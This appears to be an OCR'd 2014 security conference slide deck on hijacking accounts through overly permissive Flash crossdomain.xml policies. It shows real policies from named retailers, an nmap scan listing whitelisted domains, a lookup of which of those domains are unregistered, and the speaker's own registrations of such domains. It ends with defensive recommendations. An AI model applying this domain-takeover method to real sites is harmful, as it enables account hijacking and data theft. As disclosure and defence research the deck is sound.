
Someone visiting ThinkGeek.com, presumably you, has requested that
your account's password hint be sent. That hint is below.

Your Password Hint:


If the hint does not help you remember your current password,
follow the URL below to change your password.

https://www.thinkgeek.com/brain/account/passwd.cgi?a=v&rsid=21d8ae09747e22

Hijacking Accounts



My Last Trick



My Last Trick

https secure.history.com/crossdomain.xml

```
<allow-access-from domain="*.seenonmtv.com"/>
<allow-access-from domain="*.seenonstyle.com"/>
<allow-access-from domain="*.shopthescene.com"/>
<allow-access-from domain="*.sparkart.com"/>
<allow-access-from domain="*.tbs.com"/>
<allow-access-from domain="*.thesimpsonsshop.com"/>
<allow-access-from domain="*.tnt.tv"/>
<allow-access-from domain="*.trafficleader.tv"/>
<allow-access-from domain="*.tvloop.com"/>
<allow-access-from domain="*.ufc.com"/>
<allow-access-from domain="*.vh1.com"/>
<allow-access-from domain="*.warnerbrosrecords.com"/>
<allow-access-from domain="*.watercooler-inc.com"/>
<allow-access-from domain="*.yahoo.com"/>
<allow-access-from domain="*.zedo.com"/>
```

- Guess who owns seenonstyle.com?

My Last Trick

www.sears.com/crossdomain.xml

This XML file does not appear to have any style information associated with it. The documer

```
- <cross-domain-policy>
    <allow-access-from domain="*.sears.com" to-ports="*" secure="false"/>
    <allow-access-from domain="*.cerosmedia.com" to-ports="*"/>
    <allow-access-from domain="*.cerosdevelopment.com"/>
    <allow-access-from domain="*.lightmakerorlando.com"/>
    <allow-access-from domain="*.richrelevance.com"/>
    <allow-access-from domain="*.blinds.net"/>
    <allow-access-from domain="*.zemoga.com"/>
    <allow-access-from domain="*.searstestsite.com" to-ports="*" secure="true"/>
    <allow-access-from domain="*.catapultclients.com" to-ports="*" secure="true"/>
    <allow-access-from domain="*.catapultmarketing.com" to-ports="*" secure="true"/>
    <allow-access-from domain="*.allurent.net" to-ports="*" secure="true"/>
    <allow-access-from domain="*.fuelindustries.com" to-ports="*" secure="true"/>
    <allow-access-from domain="*.cmycasa.com" to-ports="*" secure="true"/>
    <allow-access-from domain="*.fluid.com" to-ports="*" secure="true"/>
    <allow-access-from domain="*.cerosmedia.com" to-ports="*" secure="true"/>
    <allow-access-from domain="*.cerosdevelopment.com" to-ports="*" secure="true"/>
    <allow-access-from domain="*.lightmakerorlando.com" to-ports="*" secure="true"/>
    <allow-access-from domain="*.cerosstaging.com" to-ports="*" secure="true"/>
    <allow-access-from domain="*.sears.fluid.com" to-ports="*" secure="true"/>
```

http-crossdomain.nse

```
Seths-MacBook-Pro:scripts sethart$ nmap --script=http-crossdomain -n -p80 -P0 www.sears.com

Starting Nmap 6.47 ( http://nmap.org ) at 2014-09-22 11:43 EDT
Nmap scan report for www.sears.com (23.202.249.99)
Host is up (0.95s latency).
PORT   STATE SERVICE
80/tcp open  http
| http-crossdomain:
|   POTENTIALLY VULNERABLE:
|     Crossdomain.xml whitelists domains that could potentially be available for purchase.
|       If the FQDN requires authentication and serves sensitive information,
|       paste the following domains in the URL below to confirm availability.
|
|       DOMAIN LOOKUP URL: https://www.dynadot.com/domain/bulk-search.html
|
|       TRUSTED DOMAINS: sears.com,cerosmedia.com,cerosdevelopment.com,lightmakerorlando.co
m,richrelevance.com,blinds.net,zemoga.com,searstestsite.com,catapultclients.com,catapultmar
keting.com,allurent.net,fuelindustries.com,cmycasa.com,fluid.com,cerosmedia.com,cerosdevelo
pment.com,lightmakerorlando.com,cerosstaging.com,sears.fluid.com,fluid.com,craftsman.com,al
lurent.net,productiveedge.com,zemoga.com,kenmore.com,kmart.com,searstestsite.com,catapultcl
ients.com,catapultmarketing.com,colossal-squid.com,digitalfolio.com,sears.realartusa.com
|
|   REFERENCES:
|     https://cwe.mitre.org/data/definitions/942.html
|_    http://sethsec.blogspot.com/2014/03/exploiting-misconfigured-crossdomainxml.html
```

http-crossdomain.nse

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|       TRUSTED DOMAINS: sears.com,cerosmedia.com,cerosdevelopment.com,lightmakerorlando.co
m,richrelevance.com,blinds.net,zemoga.com,searstestsite.com,catapultclients.com,catapultmar
keting.com,allurent.net,fuelindustries.com,cmycasa.com,fluid.com,cerosmedia.com,cerosdevelo
pment.com,lightmakerorlando.com,cerosstaging.com,sears.fluid.com,fluid.com,craftsman.com,al
lurent.net,productiveedge.com,zemoga.com,kenmore.com,kmart.com,searstestsite.com,catapultcl
ients.com,catapultmarketing.com,colossal-squid.com,digitalfolio.com,sears.realartusa.com
|
|   REFERENCES:
|     https://cwe.mitre.org/data/definitions/942.html
|_    http://sethsec.blogspot.com/2014/03/exploiting-misconfigured-crossdomainxml.html
```

http-crossdomain.nse

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m,richrelevance.com,blinds.net,zemoga.com,searstestsite.com,catapultclients.com,catapultmar
keting.com,allurent.net,fuelindustries.com,cmycasa.com,fluid.com,cerosmedia.com,cerosdevelo
pment.com,lightmakerorlando.com,cerosstaging.com,sears.fluid.com,fluid.com,craftsman.com,al
lurent.net,productiveedge.com,zemoga.com,kenmore.com,kmart.com,searstestsite.com,catapultcl
ients.com,catapultmarketing.com,colossal-squid.com,digitalfolio.com,sears.realartusa.com
|
|   REFERENCES:
|     https://cwe.mitre.org/data/definitions/942.html
|_    http://sethsec.blogspot.com/2014/03/exploiting-misconfigured-crossdomainxml.html
```

dynadot | Sign in | EN | USD ($)

Our .TV sale is back and better than ever! Register .TV domains for only $10.99!

Bulk Domain Search

sears.com,kenmore.com,media.richrelevance.com,recs.richrelevance.com,ecircular.richrelevance.com,staging.richrelevance.com,ecircular-staging.richrelevance.com,ecircular-staging2.richrelevance.com,demo.richrelevance.com,integration.richrelevance.com,rp.richrelevance.com,shc.richrelevance.com,shc-staging.richrelevance.com,shc-qa.richrelevance.com,allurent.net,fuelindustries.com,cmycasa.com,fluid.com,cerosmedia.com,cerosdevelopment.com,lightmakerorlando.com,cerosstaging.com,sears.fluid.com,fluid.com,craftsman.com,allurent.net,productiveedge.com,zemoga.com,kenmore.com,kmart.com,searstestsite.com,catapultclients.com,catapultmarketing.com,colossal-squid.com,digitalfolio.com,sears.realartusa.com

dynadot | Sign in | EN | USD ($)

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Bulk Domain Search

	sears.com	Taken
	kenmore.com	Taken
	richrelevance.com	Taken
☑	**searstestsite.com**	**Available**
	allurent.net	Taken
	fuelindustries.com	Taken
	cmycasa.com	Taken
	fluid.com	Taken
	cerosmedia.com	Taken

dynadot | Sign in | EN | USD ($)

Our .TV sale is back and better than ever! Register .TV domains for only $10.99!

Bulk Domain Search

sears.com Taken

Your Domains

CATEGORY


Filter list by category (Manage Categories) <All

FILTER

PREFERENCES

DOMAIN NAME	CREATED ON
Select All | Select None | Invert Selection	
searstestsite.com	Tue 09/16/2014
seenonstyle.com	Thu 08/28/2014
thirdpartytestsite.com	Thu 08/28/2014

How can I make my own exploits



- SWF-Server is an installer and web server:

1. Download and extract Adobe Flex (SWF Compiler)
2. Provide you with ActionScript templates
3. Create a self-signed SSL cert
4. Tell you how to compile your ActionScript files
5. Install NMAP script
6. Serve your exploits

Demo

CVE-2014-2225 - CSRF

CVE-2014-2227 - Crossdomain.xml

Recommendations

- Be careful who you trust (in your crossdomain.xml)
- Periodically review the list of trusted third parties

Recommendations

- Segment your data by subdomain
  - www.site.com -> Non-sensitive data
  - login.site.com -> Authentication
  - data.site.com -> Sensitive data

Defense in Depth Recommendations

- Require user to enter password for ANY sensitive action related to account settings
  - Change password
  - Change email
  - Change address

Defense in Depth Recommendations

- Never return back Credit Card numbers, SSNs, etc
- If the user wants to change the info, ask for it again

Defense in Depth Recommendations

- Implement Referer header checking when/if possible
  - Whitelist trusted domains

Prior Work

2006

Chris Shiflett: Dangers of cross domain..., Crossdomain.xml Witch Hunt

Julien Couvreur: Crossdomain.xml security warning

Jeremiah Grossman:Crossdomain.xml statistics

2010

Erlend Ofedel: Why you need to lock down your..., Created MalaRIA-Proxy

Mike Bailey: New, Neat, and Ridiculous Flash Hacks

2011

FORTH-ICS: An Empirical Study on the Security of Cross-Domain Policies…

SAP Research: Client-Side Cross-Domain Requests..., The State of the Cross-domain Nation

UC San Diego: Analyzing the Crossdomain Policies of Flash Applications

2013

Gursev Kalra: Same Origin Policy Bypass with Flash

Questions?

Thank you!

Blog: http://sethsec.blogspot.com

Github: https://github.com/sethsec/ (I'll post these slides)

Gmail: sethsec@gmail.com | Twitter: @sethsec